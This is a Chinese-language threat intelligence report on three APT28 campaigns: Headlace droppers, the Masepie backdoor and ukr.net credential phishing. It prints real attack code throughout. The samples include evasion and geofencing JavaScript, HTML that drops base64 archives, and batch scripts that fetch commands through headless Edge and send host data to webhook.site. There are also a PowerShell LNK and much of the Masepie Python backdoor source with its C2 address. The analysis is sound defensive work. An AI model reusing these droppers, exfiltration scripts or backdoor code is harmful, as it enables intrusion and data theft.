mp.weixin.qq.com /s/KV2NfqR26NK8YBRdCwhlDg

APT-C-20（APT28）使用复合攻击战术的攻击活动分析

2024年10月10日 12:07

APT-C-20

APT28

APT-C-20（APT28）也被称为Fancy Bear、Sofacy或Sednit，活跃于网络空间已有十多年，其攻击目标遍及全球多个国家和地区，涉及政府、军事、媒体、能源等多个关键领域。

APT-C-20（APT28)）以其高超的技术手段和复杂的攻击策略而闻名。他们善于利用多种攻击载体，如鱼叉式网络钓鱼邮件、水坑攻击、零日漏洞等，并结合多种技术手段，如恶意软件、远程控制工具、加密通信协议等，实现对目标系统的渗透和控制。同时，APT28也非常重视对攻击行为的掩盖和伪装，通过使用代理服务器、伪造文件属性等手段，增加了溯源和归因的难度。

360高级威胁研究院在对APT28的持续跟踪过程中发现,该组织运用了多种复杂的攻击手法发动网络攻击。本报告将重点分析和剖析其三类最为活跃的攻击战术，深入揭示APT28在近期攻击活动中的侵入路径、使用工具、技战术以及背后的战略意图。同时,本报告也将评估这些攻击活动的潜在影响，并提出相应的防御建议和对策。这项研究不仅有助于加深对APT28的理解和认识，也希望为应对日益复杂的网络威胁提供一些经验和启示。

一、攻击活动分析

1.类别一_Headlace

1.1攻击流程分析

在典型的攻击场景中,APT28的攻击者首先向目标用户发送精心构造的钓鱼邮件,邮件正文通常包含指向恶意压缩文件的链接。一旦用户下载并打开压缩文件, Headlace Dropper会使用一些伪装手段诱导用户执行例如文件名为Windows更新、网页链接或者图标伪装为文档的LNK文件等。在某些情况下,攻击者还会利用DLL劫持技术,在用户打开合法应用时加载Headlace Dropper。

除了恶意压缩文件,我们还发现APT28使用了LNK快捷方式文件和恶意URL等多种诱饵格式,以提高攻击的成功率。一旦Headlace Dropper成功执行,它会进一步释放功能更加强大的Headlace后门程序。该后门程序能够与攻击者的命令控制服务器建立通信,并在受害者的系统上执行各种恶意操作,如窃取敏感信息、下载额外的恶意组件等,最终实现对目标系统的长期控制。



图1 攻击流程图

1.2 恶意载荷分析

Headlace类型的攻击活动通常始于向目标发送包含恶意链接的电子邮件。攻击者精心设计邮件内容,以诱骗受害者点击恶意链接。



图2 电子邮件示例

在向受害者投递恶意负载之前,攻击者会利用JavaScript进行一系列验证例如检查用户代理是否包含 "win",且不包含 "wow" (可能表示虚拟机)，或者检查渲染器名称是否包含 "vmware"、"virtual"、"google" 或 "engine"等要素,甚至在某些情况下还会确认受害者的地理位置,以实施地理围栏。这一步骤可以帮助攻击者筛选目标,提高攻击的精准度。

地理围栏是一种策略,通过该策略,攻击者使用定制的脚本或恶意软件,根据目标受害者的地理位置,有选择地对特定区域(如国家或地区)进行攻击和数据窃取。

```
<!DOCTYPE html>
<html>

  <head>
    <title>MSN</title></head>

  <body>
    <script>function getBrowserVersion() {
        if (navigator.userAgent.toLowerCase().includes('chrom')) {
          var raw = navigator.userAgent.toLowerCase().match(/chrom(e|ium)\/([0-9]+)\./);
          return raw ? parseInt(raw[2], 10) : false;
        }
        if (navigator.userAgent.toLowerCase().includes('firefox')) {
          var match = window.navigator.userAgent.toLowerCase().match(/firefox\/([0-9]+)\./);
          return match ? parseInt(match[1]) : 0;
        }
```

图3 浏览器检查代码示例

```
$(document).ready(function() {
    $.getJSON('https://ipapi.co/json',
    function(data) {
        if (window.navigator.userAgent.toLowerCase().includes('edg') && data.country_code.toLowerCase() == 'it') {
            var a = document.createElement('a');
            a.href =
```

图4 地理围栏检查代码示例

一旦验证通过,攻击者便会向目标投放恶意压缩文件。这些文件经过精心伪装,往往以Windows更新或模特图片等诱人内容为幌子。

```
<!DOCTYPE html><html><head><script>window.history.pushState('', '', 'https://webhook.site/IMG-387470302099.zip');</script>
<script>
if (!window.navigator.userAgent.toLowerCase().includes('win'))window.location.replace('https://i.ibb.co/vVSCr2Z/car-for-sale.jpg')</script>
<script>
var a = document.createElement('a');
a.href = 'data:application/zip;base64,UEsDBBQAAAAIAN2U7TreXX6WltMFAAAEDgAYAAAASU1HLTM4NzQ3MDMwMjA5OS5qcGcuZXhl7Fx5eFTVFX+zZoCEF5RoZA0aZAlLJGi
a.download = 'IMG-387470302099.zip';a.click();
</script>
</head>
<body></body>
</html>
```

图5 投递压缩文件代码示例

在Headlace攻击的早期阶段,压缩文件内包含恶意的CMD代码。



图6 Headlace压缩内文件示例

CMD代码的主要功能是创建一个BAT文件和一个VBS文件,并通过VBS文件来执行BAT文件。与此同时,攻击者还会打开相关的诱饵网站例如露骨的模特网站,或展示一个虚假的更新进度,以掩人耳目。

```
@echo off & explorer https://fansly.com/pollymodel & explorer https://fansly.com/candy_girl_ua & explorer https://fansly.com/lilikeeper & (echo On Error Resume Next &
echo CreateObject^(^"WScript.shell^"^).Run ^"^"^"^"%%programdata%%\\b207a288-3e1f-42cc-baed-709385117200.bat^"^"^"^", 0^, False) > "%programdata%
\b207a288-3e1f-42cc-baed-709385117200.vbs" & (echo :loop & echo chcp 65001 & echo timeout 300 & echo taskkill /im msedge.exe /f & echo timeout 5 & echo del /q /f "
%userprofile%\Downloads\*.css" & echo start "" msedge --headless=new --disable-gpu https://mockbin.org/bin/31b1332f-8f5c-490e-8ec0-78e77b4e5709 & echo timeout 30 &
echo taskkill /im msedge.exe /f & echo move /y "%userprofile%\Downloads\*.css" "%programdata%\tv775b.cmd" & echo call "%programdata%\tv775b.cmd" & echo del /q /f "
%programdata%\tv775b.cmd" & echo goto loop) > "%programdata%\b207a288-3e1f-42cc-baed-709385117200.bat" & call "%programdata%\b207a288-3e1f-42cc-baed-709385117200.vbs"
```

图7 cmd代码示例



图8 诱饵网站示例



图9 虚假更新进度示例

恶意BAT文件则利用Microsoft Edge浏览器的"headless"模式,访问指定的URL。它会在受害者的"%USERPROFILE%\Downloads"目录下创建一个扩展名为".css"的文件,随后将其移动到"%PROGRAMDATA%"目录,更改扩展名为".cmd",执行,并在执行完成后将其删除,以隐藏攻击痕迹。

```
:loop
chcp 65001
timeout 300
taskkill /im msedge.exe /f
timeout 5
del /q /f "C:\Users\Bruno\Downloads\*.css"
start "" msedge --headless=new --disable-gpu https://mockbin.org/bin/4063e80e-4c99-4c7e-8784-66804c906a60
timeout 30
taskkill /im msedge.exe /f
move /y "C:\Users\Bruno\Downloads\*.css" "C:\ProgramData\ftewop.cmd"
call "C:\ProgramData\ftewop.cmd"
del /q /f "C:\ProgramData\ftewop.cmd"
goto loop
```

图10 bat代码示例

在近期观察到的Headlace攻击中,攻击者还使用了DLL劫持技术来执行BAT文件。他们在压缩包内植入一个易受DLL劫持攻击的合法Calc.exe二进制文件,诱使用户点击执行,进而加载恶意DLL文件。而恶意DLL文件的功能,仍然是下载并执行CSS文件。



图11 DLL劫持文件示例

```
__int64 __fastcall sub_180001000(__int64 a1, int a2)
{
  if ( a2 == 1 )
    system("windows10.0-kb2911993-x64_6e4ef105-3c5a-48a4-957e-6dcb6833a94c.bat");
  return 1i64;
}
```

图12 恶意DLL代码示例

这个恶意脚本的目的,是收集用户计算机上的敏感信息,并将其发送到远程服务器。它主要窃取用户主目录、桌面、下载、文档等目录的文件列表,Program Files和Program Files (x86)目录的信息,以及用户的IP地址和地理位置等数据。

```
@echo off & (echo On Error Resume Next & echo CreateObject^("WScript.shell^"^).Run ^"^"^"%%programdata%%\\25f9ef02-e36f-4cc4-9535-cdba160bdd65.bat^"^"^", 0^, False &
 echo Set oFso = CreateObject^("Scripting.FileSystemObject^") : oFso.DeleteFile Wscript.ScriptFullName, True) > "%programdata%
\25f9ef02-e36f-4cc4-9535-cdba160bdd65.vbs" & echo del %%0 ^& for /l %%%%n in () do ( chcp 65001 ^& timeout 300 ^& taskkill /im msedge.exe /f ^& timeout 5 ^& del /q /f
"%%userprofile%%\Downloads\*.css" ^& start "" msedge --headless=new --disable-gpu
data:text/html;base64,PHNjcmlwdD53aW5kb3cubG9jYXRpb24ucmVwbGFjZSgiaHR0cHM6Ly93ZWJob29rLnNpdGUvMjVmOWVmMDIt2TM2Zi00Y2M0LTk1MzUtY2RiYTE2MGJk2DY1Iik7PC9zY3JpcHQ+ ^&
timeout 30 ^& taskkill /im msedge.exe /f ^& move /y "%%userprofile%%\Downloads\*.css" "%%programdata%%\25f9ef02-e36f-4cc4-9535-cdba160bdd65.cmd" ^& call "%%p
rogramdata%%\25f9ef02-e36f-4cc4-9535-cdba160bdd65.cmd" ^& del /q /f "%%programdata%%\25f9ef02-e36f-4cc4-9535-cdba160bdd65.cmd") > "%programdata%\25f9ef02-e36f-4
cc4-9535-cdba160bdd65.bat" & (echo ^<!DOCTYPE html^>^<html^>^<body^>^<script^>var xhr = new XMLHttpRequest^(^);var text = String.raw^`) > "%programdata%\wjokzl.tab" &
(echo ^`;xhr.open^(^'PUT^', ^'https://webhook.site/25f9ef02-e36f-4cc4-9535-cdba160bdd65^'^);xhr.setRequestHeader^(^'Content-Type^',
^'text/html^'^);xhr.send^(text^);^</script^>^</body^>^</html^>) > "%programdata%\xqtsktlhtc.tsv" & start "" "%programdata%\25f9ef02-e36f-4cc4-9535-cdba160bdd65.vbs"
@echo off
color 1E
Title windows10.0-kb2911993-x64_6e4ef105-3c5a-48a4-957e-6dcb6833a94c
echo.
cls
echo.
echo.
echo Updating Windows...
echo ----------------------------------
echo Progress: -------------------- 1%%
echo ----------------------------------
ping -n 2 localhost >nul
cls
echo.
echo.
```

图13 恶意bat代码示例

```
chcp 65001
taskkill /im msedge.exe /f
(dir "%userprofile%\.." & dir "%userprofile%\Desktop" & dir "%userprofile%\Downloads" dir "%userprofile%\Documents" & dir "%ProgramFiles%" & dir "%ProgramFiles(x86)%"
& curl -k https://ipinfo.io)>"%programdata%\bwjxyeysed.diff"
copy "%programdata%\*.tab" + "%programdata%\*.diff" + "%programdata%\*.tsv" "%programdata%\nydgflyhuv.html"
(echo %programdata%)>"%programdata%\gjvrexfiac"
set /p gjvrexfiac=<"%programdata%\gjvrexfiac"
timeout 5
start "" msedge --headless=new --disable-gpu "file:///%gjvrexfiac%/nydgflyhuv.html"
timeout 30
taskkill /im msedge.exe /f
del /q /f "%userprofile%\Downloads\*.css"
del /q /f "%programdata%\gjvrexfiac"
del /q /f "%programdata%\*.diff"
del /q /f "%programdata%\nydgflyhuv.html"
```

图14 恶意CSS文件代码示例

通过持续监控Headlace的活动,我们还发现攻击者使用了URL和LNK等其他类型的初始载荷,以多管齐下,提高攻击成功率。

```
<!DOCTYPE html><html><head><title></title><script>var a = document.createElement('a');a.href =
'data:application/zip;base64,UEsDBBQAAAAIALEoSFhl2kPY2AAAAHMAAAAZAAAAZG9jci9saW5rcy9vbmxpbmVfZG9jLnVybIv2zCtJLcpLLQnOyC8qS84tieXlCg3ysU3LzEm10tc3NtIzNDHWMzXQMzIy0ufl
8kzOz/PMS0mtsDXh5fLIL/FOrbQlAAq7+GQWl9hC5N2AWmljYlC0xhRnJBal6mUm5/NyAQBQ8wMEFAAAAAgArShIWC2E1Rr5AQAAQQYAABwAAABkb2NzX2xpbmtzL3NoYXJl2F9mb2xk2XIubG5r82FgYGAUYWIAgQNgk
sGtg4mDgRjAiMYX2tADwhgsZDhDJkMeQwpDPkM5QzHDHaBGTgaGBaZAPYbBAcFvDfbecmbodF/+44LwkuI0JUmgeArIQHkgZgFiZwYroCEQ0AvV9Kgrwm2Pj4Xz7j/Ck9Vm5J4rhKoFa9IH4mAGXQZDIDYFYiMwyxBImz
KYMIgDSQsGAvYTBmOwnBGQtgBCEGkKJM2AosZgaAKEpmAxEwZLsAkGQGgE9/EEgGMMPqpuf+8uJbD0I1NCz7zXaxSB4lwwx4ACEzUAGBhEgZgfpMABRBz1tb675iqjJrIXeIDYDagrhyGVQYEhDagzB6g/laEIqpsPpvt
MeM9ZlrvXwJHhCnXPsqxkDdup1wS3XmM44H9T4gLIIDmYydwMsBBFdxUEWEIN2SiW67K2t8BjuYeD3hIbih5ZoHgGSIEHEJsXLIMkGgYDZgYkcJMB7PQFIgzyEbxSOh8U9wU4d2woTv9z7b3NbqDcVobd6ydbL4f4Exii
EKuKn29y7XNe69/6JPNCm/GMPEEGiDPBx2//EKM9GbAHNsgQeGCDgsUYGEN6WlgCxa9eMPYMgKQRGDKg2Gq1ZO+9zebNzhOfu8y4pTllNchWsGeEG7CBCDM4wS+IiTE20jMdMdYzNdAzMkIkhZEEYoCQUCCPgpEBAFBLA
wQUAAAACAC2KEhYbkRq6PAAAACIAQAAbgAAAGRvY3NfbGlua3NfdGlua3BB8SQwEIXvhf6TJplMMmki9JA2LQgKooiHxYulgW73I9l4Wvzvtq8rePId5n2HGd5jdmcAQKEceAW2OV4o8emr5zy7m8
OHrIUtMLGqpBheAz9MwxxOYR/5EA55trs+xnE+jvHhLcxx+IzL6eP9TbZf3sersp7Ih2KcgCNiuayfXeV6bbFjYIlnqqXDHCIxr6Rsn2HUebjkUy0LSGjXKhtjranAFv5KJOv/kdz2sEleCdCrawSlOukUopdsRa2vWr
REDHbV5apRlrmjAfWCa/QL5N6+VvYFLc/D3oaX05THHmjGo+kKm4tEDnq8uwbUEsBAhQAFAAAAAgAsShIWGXaQ9hkAAAAcwAAABkAAAAAAAAAAQAgAAAAAAAAAGRvY3NfbGlua3Mvb25saW5lX2RvYy5icmxQ8wECFAAU
AAAACACtKEhYJkTVGvkBAABBBgAAHAAAAAAAAAAAAACAAAACbAAAAZG9jci9saW5rcy9zaGFyZWRfZm9sZGVyLmxua1BLAQIUABQAAAAIAJkoSFhuRGro8AAAAIgBAAAaAAAAAAAAAAAAAAAEAIAAAAM4CAABkb2NzX2xpbmtzL
3dlYnNpdGUud2Vic2l02VBLBQYAAAAAAwADANkAAAD2AwAAAAA=';a.download = 'docs_links.zip';a.click();window.location.replace('https://www.msn.com/')
</script></head><body></body></html>
```

图15 投递压缩文件代码示例



图16 Headlace压缩内文件示例

2.类别二_Masepie

2.1 攻击流程分析

在APT28的另一种常见攻击手法中,攻击者通常会向目标用户发送包含恶意链接的钓鱼邮件。一旦用户点击链接,就会被重定向到攻击者精心设计的诱饵页面，并诱导用户点击特定的按钮或链接。

当用户上当受骗,点击了诱饵页面中的恶意按钮后,他们会被进一步引导到一个WebDAV服务器。在这个服务器上,攻击者预置了恶意的LNK快捷方式文件。受害者一旦双击这些LNK文件,就会在不知情的情况下触发一系列恶意活动。

通过LNK文件,攻击者会利用PowerShell命令释放多个恶意组件,包括用于迷惑用户的诱饵文档、用于执行恶意代码的Python解释器,以及名为MASEPIE的后门程序。

一旦MASEPIE后门在受害者系统上执行,攻击者就能够建立起一条稳定的远程控制通道。利用这个通道,攻击者可以根据需要,选择性地向受害者系统下发其他的攻击组件,如STEELHOOK或OCEANMAP,以进一步扩大对目标环境的控制。此外,MASEPIE后门还允许攻击者在受害者系统上执行任意命令,这使得APT28能够灵活地调整攻击策略,适应不同的目标环境和攻击需求。



图17 攻击流程图

2.2 恶意载荷分析

在攻击的初始阶段,攻击者会向目标发送包含虚假文件链接的电子邮件。当用户点击这些虚假链接后,他们会看到一个模糊的诱饵文档图像例如冒充欧盟太空计划署有关,诱使他们点击按钮以查看完整文档。

图18 诱饵网址示例

然而,当用户点击按钮后,实际上恶意代码会利用JavaScript和search-ms应用协议的特性,在后台下载一个LNK文件。在用户看来,点击按钮后仅仅打开了一个文件资源管理器窗口,而实际上恶意活动已经开始。

```
        }
    function aedkeQX() {
            var NRFNxyF = document.getElementById("tt");
            const URFVhTT = document.createElement('div');
            URFVhTT.className = "loader";
            NRFNxyF.appendChild(URFVhTT);
            document.getElementById("ssdi").style.display = 'none';
        }
        function kmAMphf() {
            window.location.href = ''+'s'+'ear'+'ch'+':display'+'n'+'ame'+'=Doc'+'u'+'me'+'nts'+
            '&subquery=%5C%5C24.88.87.29%408080%5CProgramFiles%5Cdocument.search-ms';
            const URFVhTT = document.createElement('img');
            URFVhTT.src = "https://taizfbuhgowpawhafyuq23nb2v9kq0rmg.oast.fun";
            URFVhTT.hidden = true;
            document.body.appendChild(URFVhTT);
    var aOAxtOd = document.getElementsByTagName("img");
            for (const cell of aOAxtOd) {
                //cell.style.filter = `brightness(1%)`;
                cell.style.filter = `brightness(15%) blur(7.0px)`;
            }
            document.body.style.backgroundColor = 'black'
            setTimeout(aedkeQX, 100);
        }
    </script>
```

图19 页面代码示例

这个LNK文件会加载一个远程诱饵文档,然后通过远程Python解释器执行恶意Python代码。

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop  -c "[system.Diagnostics.Process]::Start('msedge','file://124.168.91.178/webdav/calendar.pdf');
\\124.168.91.178@80\webdav\Python39\python.exe \\124.168.91.178@80\webdav\Python39\client.py"
```

图20 LNK文件代码示例

这个恶意Python文件属于Masepie恶意软件家族,它使用Python语言开发,具有文件上传、下载以及命令执行等功能。

样本首先连接远程C2服务器,发送一个随机生成的AES密钥和系统用户名。

```python
if __name__ == "__main__":
    while True:
        try:
            client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            client.connect(('159.196.128.120', 55555))
            k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in range(16))
            client.send(f"{user}{SEPARATOR}{k}".encode())
            client.settimeout(600)
            break
        except:
            time.sleep(50)
    receive_thread = threading.Thread(target=receive,args=(client,k))
    receive_thread.start()
```

图21 main函数代码示例

连接建立后,样本进入一个无限循环,持续接收并执行服务器下发的命令。这些命令包括:

- check:发送一个"check-ok"消息以确认连接状态
- send_file:启动一个线程,调用receive_file函数接收文件
- get_file:从受害者计算机上传一个文件到服务器
- 其他命令:直接在受害者计算机上使用os.popen执行命令并返回结果

```python
def receive(client,k):
    while True:
        try:
            message = None
            msg = client.recv(1024)
            msg = dec_mes(msg, k)
            #print(msg)
            message = msg.decode()
            #if message == 'NICK':
            #    client.send(user.encode('ascii'))
            if msg == b'':
                time.sleep(10)
                s = 0
                while msg == b'':
                    s += 1
                    msg = client.recv(1024)
                    if s == 300:
                        raise Exception("Reconnect!")
            elif message == 'check':
                enc_answ = enc_mes('check-ok', k)
                client.send(enc_answ)
            elif message == 'send_file':
                receive_file_thread = threading.Thread(target=receive_file)
                receive_file_thread.start()
            elif message == 'get_file':
                okenc = enc_mes('ok', k)
                client.send(okenc)
                while True:
                    try:
                        path_to_file = client.recv(1024)
                        path_to_file = dec_mes(path_to_file, k)

                        #filesize = os.path.getsize(path_to_file)
                        with open(path_to_file, "rb") as f:
                            bytes_read = f.read()
                        bytes_enc = enc_mes(bytes_read, k)
                        filesize = len(bytes_enc)
                        #print(filesize)
                        filesize = enc_mes(f'{filesize}', k)
                        #print(filesize)
                        client.send(filesize)

                        vsb = client.recv(1024)
                        vsb = dec_mes(vsb, k)

                        client.sendall(bytes_enc)
                        break
```

图22 receive 函数代码示例

receive_file函数负责连接C2服务器,随机生成AES密钥并发送给服务器,然后接收加密的文件名和大小,发送确认信息,最后接收加密的文件内容,解密并保存到本地。

```python
def receive_file():
    try:
        client2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client2.connect(('159.196.128.120', 54763))
        k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in range(16))
        client2.send(k.encode())
        while True:
            enc_received = client2.recv(BUFFER_SIZE)
            received = dec_mes(enc_received, k).decode()
            #print(received)
            filename, filesize = received.split(SEPARATOR)

            ok_enc = enc_mes('ok2',k)
            client2.send(ok_enc)
            total_bytes = 0
            msg = b''
            while total_bytes < int(filesize):
                bytes_read = client2.recv(BUFFER_SIZE)
                msg += bytes_read
                total_bytes += len(bytes_read)
            decr_file = dec_mes(msg, k)
            with open(filename, "wb") as f:
                f.write(decr_file)
            break

        client2.close()
    except:
        client2.send('Error transporting file'.encode())
```

图23 receive_file函数代码示例

在后续的攻击中,攻击者可以通过Masepie下发更多类型的恶意样本,例如OCEANMAP或STEELHOOK,以进一步扩大对受害者系统的控制。

通过对这个APT攻击的分析,我们可以看到攻击者是如何步步为营,从最初的诱饵邮件,到恶意LNK文件,再到Masepie恶意软件,最后可能还会投递其他恶意工具。这种多阶段、多工具的攻击方式,增加了攻击的隐蔽性和持久性,给防御和清除带来了很大挑战。

3.类别三_钓鱼

3.1 攻击流程分析

在APT28的钓鱼攻击活动中,攻击者通常会向目标用户发送精心设计的钓鱼邮件,邮件附件通常是一个恶意的压缩文件。这些压缩文件内会包含诱人的PDF文档或HTML文件,以吸引用户的注意力并诱使其打开。

当好奇的用户打开压缩文件并访问其中的PDF文档时,他们会被进一步引导到一个恶意的HTML页面。在这个精心伪装的钓鱼页面上,用户会被一步步引诱填写自己的账户凭据,如用户名、密码等敏感信息。

一旦用户在钓鱼页面上输入了自己的账户凭据,这些敏感信息就会被攻击者悄无声息地窃取。攻击者可以利用这些窃取的凭据,以合法用户的身份访问组织内部的各种系统和资源,从而实现更广泛的渗透和情报收集。



图 24 攻击流程图

3.2 恶意载荷分析

在我们的观察中,发现了多起针对乌克兰的钓鱼攻击活动。在这些活动中,攻击者向目标发送恶意邮件,邮件附件通常是一个恶意的压缩文件。这些压缩文件内可能包含钓鱼HTML文件或者诱饵PDF文档，内容伪装成ukr.net登录或密码修改。

当受害者点击诱饵PDF文档中的按钮时,会跳转到一个托管在Mocky上的钓鱼网页。这个网页伪装成ukr.net的登录页面,目的是窃取用户的登录凭据。

ukr.net
це – мій інтернет!

Детальна інформація

Дата спроби входу	Події і дані про сесію	User Agent	IP	Країна
середа, 13 грудня	Невдала спроба увімкнути двохетапну перевірку	Windows Chrome 94 (Windows 7)	109.235.246.233	Естонія
